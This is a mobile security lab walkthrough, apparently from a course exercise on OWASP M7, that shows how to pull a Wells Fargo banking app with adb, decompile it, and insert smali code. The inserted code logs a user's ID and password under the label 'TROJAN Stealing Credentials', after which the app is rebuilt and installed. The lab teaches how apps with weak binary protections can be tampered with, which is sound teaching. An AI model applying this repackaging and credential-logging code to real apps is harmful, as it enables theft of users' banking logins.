M7: Insufficient Binary Protections is one of the OWASP Top Ten Mobile Risks.


Launch the app. Observe the first splash screen, as shown below.
Archived App
In case they ever fix the app, here's the old version from 9-27-25:base.apk


Scroll down to "Vantage" anc tap it.
Notice the Package Name, as shown below.

(If you prefer, you can simply download the base.apk file from the link in the box above instead.)

The first command gives you a path, which may be different from the path shown below. Use the correct path for your system in the second command.
adb shell pm path com.wellsFargo.ceomobile
adb pull /data/app/~~GuTe9OLMVTS3xr7S-o32uw==/com.wellsFargo.ceomobile-pCJDMB5MYMv9WIzABCKfBg==/base.apk
java
Install the app on your system.

Launch the app. If you are using a Mac, the app will refuse to start. You need to go here to allow it:
At the top left, click the Apple. Then click "System Settings", "Privacy & Security", Security, and "Open Anyway", as shown below.
On a Mac, it's "APK Editor", Preferences.

Click the Apktool tab.
Under Unpacking, ensure "Decompile source code (smali)" is checked, as shown below.
Then click OK.
Navigate to the Vantage app's base.apk file and open it.

Search for "requires access to the camera".
It's only found in one place, as shown below.
Click the "Open Contents" button.
Navigate to this file:
smali_classes3/com/wellsFargo/vantage/SplashActivity$f$a.smaliOpen the file in a text editor, such as Notepad++ on a PC, or TextEdit on a Mac, or nano.

Search for "requires access"
Add a message containing the word TROJAN to message, as shown below.
Then save the file.
Save the file with the name base_mod.apk
A box pops up warning that you are using the "keystore provided for demonstration purposes".
Click OK.
It will take several seconds to rebuild the APK. You will see status messages in the top left pane of APK Editor Studio.

M 116.1: Error Message (15 pts)

Find the text covered by a green box in the image below. That's the flag.

Launch the app. You see the trojaned message, as shown below.


Notice the label "User ID".
Search for "User ID".
There are 8 results, as shown below.

In APK Editor Studio, in the center pane, click the "Project Manager" tab and click "Open Contents".

Navigate to the "k.1.smali" file, as shown below.
    .locals 3
# CHANGED TO 3

# TROJAN
new-instance v1, Ljava/lang/StringBuilder;
invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V
invoke-virtual {v1, p2}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
const-string v0, ":"
invoke-virtual {v1, v0}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
invoke-virtual {v1, p1}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
move-result-object v1
const-string v0, "TROJAN Stealing Credentials:"
invoke-static {v0, v1}, Landroid/util/Log;->e(Ljava/lang/String;Ljava/lang/String;)I
# END OF TROJAN
In APK Editor Studio, save the modified app.
M 116.2: Label (15 pts)
Find the text covered by a green box in the image above. That's the flag.
On your phone, uninstall the Vantage app.
Install the modified version.

Then log in, as shown below.